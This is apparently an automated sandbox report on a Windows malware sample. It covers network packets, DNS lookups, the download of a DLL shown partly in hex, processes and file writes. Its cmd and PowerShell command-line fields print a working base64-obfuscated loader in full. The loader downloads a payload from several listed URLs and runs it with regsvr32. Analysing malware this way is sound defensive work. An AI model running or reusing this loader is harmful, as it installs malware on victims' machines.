May 23, 2022 04:12:15.079406023 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.080873013 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.083039045 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.211183071 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349484921 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349541903 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349581003 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349620104 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349642992 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.349659920 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349700928 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349724054 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.349741936 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349756002 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.349781036 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349821091 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349860907 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.349875927 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.349999905 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.477739096 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.477828979 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.477871895 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.477911949 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.477955103 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.477994919 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478008032 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478033066 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478038073 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478072882 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478101015 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478111982 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478152990 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478177071 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478194952 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478231907 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478235960 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478272915 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478312969 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478329897 CEST	49741	80	192.168.2.3	98.142.105.106

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 04:12:15.478353024 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478393078 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478408098 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478432894 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478444099 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478473902 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478514910 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478554010 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.478554964 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.478607893 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.606606960 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.606662989 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.606702089 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.606748104 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.606811047 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.607521057 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607563019 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607604027 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607642889 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607655048 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.607682943 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607685089 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.607705116 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.607721090 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607760906 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607785940 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.607801914 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607841015 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607880116 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607893944 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.607920885 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607963085 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.607979059 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608004093 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608016968 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608042955 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608083963 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608112097 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608124018 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608161926 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608176947 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608200073 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608241081 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608258963 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608278990 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608319044 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608336926 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608357906 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608397007 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608488083 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608494043 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608544111 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608581066 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608597994 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608622074 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608633995 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608661890 CEST	80	49741	98.142.105.106	192.168.2.3
May 23, 2022 04:12:15.608700991 CEST	80	49741	98.142.105.106	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 04:12:15.608716965 CEST	49741	80	192.168.2.3	98.142.105.106
May 23, 2022 04:12:15.608741045 CEST	80	49741	98.142.105.106	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 23, 2022 04:12:14.649113894 CEST	64851	53	192.168.2.3	8.8.8.8
May 23, 2022 04:12:14.787208080 CEST	53	64851	8.8.8.8	192.168.2.3
May 23, 2022 04:12:14.801043987 CEST	49316	53	192.168.2.3	8.8.8.8
May 23, 2022 04:12:14.939541101 CEST	53	49316	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 23, 2022 04:12:14.649113894 CEST	192.168.2.3	8.8.8.8	0x536c	Standard query (0)	www.jsonsintl.com	A (IP address)	IN (0x0001)
May 23, 2022 04:12:14.801043987 CEST	192.168.2.3	8.8.8.8	0x9fdf	Standard query (0)	www.jsonsintl.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 23, 2022 04:12:14.787208080 CEST	8.8.8.8	192.168.2.3	0x536c	No error (0)	www.jsonsintl.com	jsonsintl.com		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 04:12:14.787208080 CEST	8.8.8.8	192.168.2.3	0x536c	No error (0)	jsonsintl.com		98.142.105.106	A (IP address)	IN (0x0001)
May 23, 2022 04:12:14.939541101 CEST	8.8.8.8	192.168.2.3	0x9fdf	No error (0)	www.jsonsintl.com	jsonsintl.com		CNAME (Canonical name)	IN (0x0001)
May 23, 2022 04:12:14.939541101 CEST	8.8.8.8	192.168.2.3	0x9fdf	No error (0)	jsonsintl.com		98.142.105.106	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.jsonsintl.com

HTTP Packets


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49741	98.142.105.106	80	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 04:12:15.083039045 CEST	1129	OUT	GET /RxsGgoVWz9/4HFi3ZZYtnYgtELgCHnZ/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.17134.1 Host: www.jsonsintl.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 23, 2022 04:12:15.349484921 CEST	1130	IN	HTTP/1.1 200 OK Date: Mon, 23 May 2022 02:12:15 GMT Server: Apache X-Powered-By: PHP/5.6.40 Cache-Control: no-cache, must-revalidate Pragma: no-cache Expires: Mon, 23 May 2022 02:12:15 GMT Content-Disposition: attachment; filename="cfZG95JbCmghhw3pnr3FF4ZwGl.dll" Content-Transfer-Encoding: binary Set-Cookie: 628aed7f4404a=1653271935; expires=Mon, 23-May-2022 02:13:15 GMT; Max-Age=60; path=/ Last-Modified: Mon, 23 May 2022 02:12:15 GMT Content-Length: 365056 Vary: Accept-Encoding,User-Agent Keep-Alive: timeout=5, max=40 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 e8 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 99 b3 07 38 dd d2 69 6b dd d2 69 6b dd d2 69 6b b2 a4 c3 6b 83 d2 69 6b b2 a4 f7 6b d7 d2 69 6b d4 aa fa 6b da d2 69 6b dd d2 68 6b 84 d2 69 6b b2 a4 c2 6b f6 d2 69 6b b2 a4 f2 6b dc d2 69 6b b2 a4 f3 6b dc d2 69 6b b2 a4 f4 6b dc d2 69 6b 52 69 63 68 dd d2 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 4 5 00 00 64 86 06 00 76 7b 87 62 00 00 00 00 00 00 00 00 f0 00 22 20 0b 02 0a 00 00 04 02 00 00 8a 03 00 00 00 00 80 35 00 00 00 10 00 00 00 00 00 80 01 00 00 00 00 10 00 00 00 02 00 00 05 00 02 00 00 00 00 00 05 00 02 00 00 00 00 00 f0 05 00 00 04 00 00 f5 54 06 00 02 00 40 01 00 00 10 00 00 00 00 00 10 00 00 00 00 00 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00 d0 aa 02 00 84 00 00 00 04 a2 02 00 50 00 00 00 00 00 03 00 fc d1 02 00 00 f0 02 00 cc 0f 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 02 00 98 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 fa 03 02 00 00 10 00 00 00 04 02 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 64 61 74 61 00 00 54 8b 00 00 00 20 02 00 00 8c 00 00 00 08 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 64 61 74 61 00 00 00 98 37 00 00 00 b0 02 00 00 14 00 00 00 94 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 70 64 61 74 61 00 00 cc 0f 00 00 00 f0 02 00 00 10 00 00 00 a8 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 73 72 63 00 00 00 fc d1 02 00 00 00 03 00 00 d2 02 00 00 b8 02 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 f2 06 00 00 00 e0 05 00 00 08 00 00 00 8a 05 00 00 00 00 00 00 00 00 00 00 00 00 40 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b" 5T@P .text `.rdataT @@.data7@.pdata@@.rsrc@@.reloc@

Statistics

Behavior



- cmd.exe
- conhost.exe
- powershell.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- SgrmBroker.exe
- svchost.exe
- svchost.exe
- regsvr32.exe
- regsvr32.exe
- regsvr32.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- svchost.exe
- MpCmdRun.exe
- conhost.exe

Click to jump to process

System Behavior

Analysis Process: cmd.exe PID: **6320**, Parent PID: **1260**

General

Target ID:	0
Start time:	04:11:44
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	cmd /C "powershell.exe -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6Ljv';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}""
Imagebase:	0xc20000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6364**, Parent PID: **6320**

General

Target ID:	1
Start time:	04:11:45
Start date:	23/05/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c9170000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: powershell.exe PID: **6408**, Parent PID: **6320**

General

Target ID:	2
Start time:	04:11:45
Start date:	23/05/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell.exe -c "&{$HXG=[System.Text.Encoding]::ASCII;$ghT='ICBXcml0ZS1Ib3N0ICJYaHFJVSI7JFByb2dyZXNzUHJlZmVyZW5jZT0iU2lsZW50bHlDb250aW51ZSI7JGxpbmtzPSgiaHR0cDovL3d3dy5qc29uc2ludGwuY29tL1J4c0dnb1ZXejkvNEhGaTNaWll0bllndEVMZ0NIblovIiwiaHR0cDovL2NtZW50YXJ6Ljv';$ufmV='2LnBsL3RoZW1lcy96YWxNa1RiLyIsImh0dHBzOi8vbmFraGFyaW5pdHdlYmhvc3RpbmcuY29tL0hTRFlLTjFYNUdMRi8iLCJodHRwOi8vbmNpYS5kb3Rob21lLmNvLmtyL3dwLWluY2x1ZGVzL2x1N0pialg4WEwxS2FELyIsImh0dHA6Ly9waWZmbC5jb20vcGlmZmwuY29tL2EvIiwiaHR0cDovL2RpZ2l0YWxraXRjaGVuLmpwL2ltYWdlcy9QVm4vIik7JHQ9Ilp0TUlqWXgiOyRkPSIkZW52OlRNUFwuLlwkdCI7bWtkaXIgLWZvcmNlICRkIHwgb3V0LW51bGw7Zm9yZWFjaCAoJHUgaW4gJGxpbmtzKSB7dHJ5IHtJV1IgJHUgLU91dEZpbGUgJGRcSUtkemZKdFFwai5CQ1A7UmVnc3ZyMzIuZXhlICIkZFxJS2R6Zkp0UXBqLkJDUCI7YnJlYWt9IGNhdGNoIHsgfX0=';$AHI=[System.Convert]::FromBase64String($ghT+$ufmV);$TcqkRL=$HXG.GetString($AHI); iex ($TcqkRL)}"
Imagebase:	0xa60000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0DCF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0DCF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_skdzzo1y.zp2.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CF21E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xsngl2rj.jzl.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6CF21E60	CreateFileW
C:\Users\user\Documents\20220523	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF2BEFF	CreateDirectoryW
C:\Users\user\Documents\20220523\PowerShell_transcript.783875.AWzQimiM.20220523041148.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF21E60	CreateFileW
C:\Users\user\AppData\Local\ZtMIjYx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6CF2BEFF	CreateDirectoryW
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF21E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_skdzzo1y.zp2.ps1	success or wait	1	6CF26A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xsngl2rj.jzl.psm1	success or wait	1	6CF26A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_skdzzo1y.zp2.ps1	0	1	31	1	success or wait	1	6CF21B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_xsngl2rj.jzl.psm1	0	1	31	1	success or wait	1	6CF21B4F	WriteFile
C:\Users\user\Documents\20220523\PowerShell_transcript.783875.AWzQimiM.20220523041148.txt	0	3	ff		success or wait	1	6CF21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Documents\20220523\PowerShell_transcript.783875.AWzQimiM.20220523041148.txt	3	1402	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 32 30 35 32 33 30 34 31 32 30 30 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 68 61 72 64 7a 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 37 38 33 38 37 35 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********************Windows PowerShell transcript startStart time: 20220523041200Username: computer\userRunAs User: computer\userConfiguration Name: Machine: 783875 (Microsoft Windows NT 10.0.17134.0)Host Application: power	success or wait	12	6CF21B4F	WriteFile
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	0	4096	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd fd 07 38 fd fd 69 6b fd fd 69 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b 2a fd 6b fd fd 69 6b fd fd 68 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b fd fd fd 6b fd fd 69 6b 52 69 63 68 fd fd 69 6b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 64 fd 06 00 76 7b fd 62 00 00 00 00 00 00 00 00 fd 00 22	MZ@!L!This program cannot be run in DOS mode.$8ikikikkikkikkikhkikkikkikkikkikRichikPEdv{b"	success or wait	17	6CF21B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	4096	8679	45 60 c5 28 03 00 00 fd fd 10 36 c5 2c 03 00 00 fd 6e 48 41 c5 30 03 00 00 41 fd 3e 72 c5 34 03 00 00 17 fd 71 4d c5 38 03 00 00 fd 23 36 09 c5 3c 03 00 00 fd 12 79 21 c5 40 03 00 00 c0 63 fd c5 44 03 00 00 fd 1d 72 c5 48 03 00 00 2f fd 1c 6c c5 4c 03 00 00 7d fd fd 7d c5 50 03 00 00 fd fd fd 0d c5 54 03 00 00 25 3a fd c5 58 03 00 00 2e dd c5 5c 03 00 00 61 1e 1e fd c5 60 03 00 00 fd 70 fd 2a c5 64 03 00 00 24 58 fd 24 c5 68 03 00 00 fd 7a 14 55 c5 6c 03 00 00 39 23 fd fd c5 70 03 00 00 fd 1b 31 2e c5 74 03 00 00 fd 09 49 74 c5 78 03 00 00 fd fd 33 fd c5 7c 03 00 00 fd 61 8f c5 fd 03 00 00 1d 70 1c fd c5 fd 03 00 00 fd 62 43 fd c5 fd 03 00 00 63 05 fd 62 c5 fd	E`(6,nHA0A>r4qM8#6<y!@cDrH/lL} }PT%:X.\a`p*dXhzUl9#p1.tltx3|apbCcb	success or wait	33	6CF21B4F	WriteFile
C:\Users\user\AppData\Local\ZtMIjYx\IKdzfJtQpj.BCP	363051	2005	00 48 fd 50 fd 58 fd 00 00 00 40 02 00 10 00 00 00 fd fd fd fd 21 00 00 00 50 02 00 34 00 00 00 78 fd fd fd fd fd fd fd fd 20 20 fd fd fd 08 fd 18 fd 28 fd 38 fd 48 fd 58 fd 68 fd 78 fd fd fd fd fd fd fd fd fd 21 00 70 02 00 10 00 00 00 fd fd fd fd fd fd fd 00 fd 02 00 14 00 00 00 fd fd fd fd fd 00 fd 00 00 00 fd 02 00 fd 00 00 00 70 fd 78 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 21 21 21 fd fd fd fd fd 00 fd 08 fd 10 fd 18 fd 20 fd 28 fd 30 fd 38 fd 40 fd 48 fd 50 fd 58 fd 60 fd 68 fd 70 fd 78 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 22 22 22 fd fd fd fd 00 fd 08 fd 10 fd 18 fd 20 fd 28 fd 30 fd 38 fd 40 fd 48 fd 50 fd 58 fd 60 fd 68 fd 70 fd 78 fd fd fd	HPX@P4x(8HXhxppx (08@HPX`hpx ( 08@HPX`hpx	success or wait	1	6CF21B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 12 00 00 00 22 12 00 00 18 00 00 00 fd 0b fd 04 02 07 fd 06 fd 06 00 00 00 00 2c 00 04 00 fd 0b 00 00 00 00 00 00 00 00 04 40 00 fd 00 00 00 00 00 00 00	@e",@	success or wait	1	6E3A76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 39 00 00 00 0e 00 20 00	H<@^L"My:9	success or wait	18	6E3A76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	18	6E3A76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	11	6E3A76FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	1208	4	00 08 00 03		success or wait	10	6E3A76FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
